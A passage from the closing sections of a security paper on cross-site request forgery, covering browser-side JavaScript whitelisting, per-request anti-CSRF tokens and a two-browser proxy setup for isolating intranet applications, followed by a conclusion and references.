Lastly, most of these attacks require or are more dangerous with Javascript. It is however ridiculous to ask users to block Javascript (like in Microsoft security alerts : *Solution : disable Active Scripting*). With the advent of the "Web 2.0", which heavily relies on Javascript, that cannot be done and would cause malfunctions on many websites. However, browsers should allow users to choose for each visited website to authorize or not Javascript, and progressively create a white list of trusted websites. Thus, the Firefox extension "NoScript" is promising by its simplicity and its user-friendly interface. We must however remember that it is always possible to run some attacks without using Javascript.

5.3 Hardening web applications

First, as it is proved in this paper and contrary to what is sometimes written, the use of POST request does not block CSRF attacks, since POST requests can be easily forged using forms.

Web applications must ensure that requests come from a voluntary action of the user. It is recommended to add in every form and every link generated by the application a random token, which change at each request. This token will be sent in each request, and whenever it appears that the token sent by the browser does not match the token generated by the application, the request is rejected.

John and Winter [6] suggested the use of a reverse proxy that add such tokens by modifying HTTP requests and HTML pages exchanged between the browser and the web server.

When it is not possible to modify the source code of an application, it is always possible to limit the risks of CSRF attacks from hostile web pages located on Internet and targeting intranet applications. It is possible to use 2 different browsers: one for Internet applications and one for intranet applications. The second browser will have credentials to authenticate and use a proxy that allows to access to internal applications. Thus, web pages from Internet cannot use the credentials used by internal applications (cookies, etc.) and cannot even send requests to these applications,



Fig. 7 Use of a proxy and 2 browsers

because the browser that they use does not have access to the proxy credentials necessary to reach these internal applications (Fig. 7).

6 Conclusion

Even if many efforts have been made to improve web applications security, some details in the design of the web cause hard to solve vulnerabilities. In the case of CSRF, the main issue comes from a dangerous cohabitation: the execution in the same process,—i.e., the browser—of sensitive and trustworthy applications, like business applications, but also potentially dangerous content coming from Internet. The coexistence of these 2 types of content could only create such risks.

The advent of "Web 2.0" applications, with its new API and its dynamic content and the migration of many applications towards the "all in web" model turn web security into a difficult but mandatory task.

Cross-site request forgery vulnerabilities exist since the creation of the web, but people just start to care about them. Let us hope that this paper will have contributed to present to the security community this issue, the risks and the best practices to avoid CSRF attacks.

References

1. Watkins,P.: Cross-Site Request Forgeries (2001). http://www.tux.org/~peterw/csrf.txt
2. Grossman, J.: (2006). http://www.webappsec.org/lists/websecurity/archive/2006-01/msg00087.html
3. Klein, A.: Forging HTTP request headers with Flash (2006). http://www.securityfocus.com/archive/1/441014/30/0/threaded
4. Grossman, J., Niedzialkowski, T.C.: hacking Intranet Website from the outside (2006). http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Grossman.pdf
5. SPI dynamics: detecting, analyzing, and exploiting Intranet applications using JavaScript (2006). http://www.spidynamics.com/assets/documents/JSportscan.pdf
6. John, M., Winter, J.: RequestRodeo: client Side Protection against Session Riding (2006). www.informatik.uni-hamburg.de/SVS/papers/2006_owasp_RequestRodeo.pdf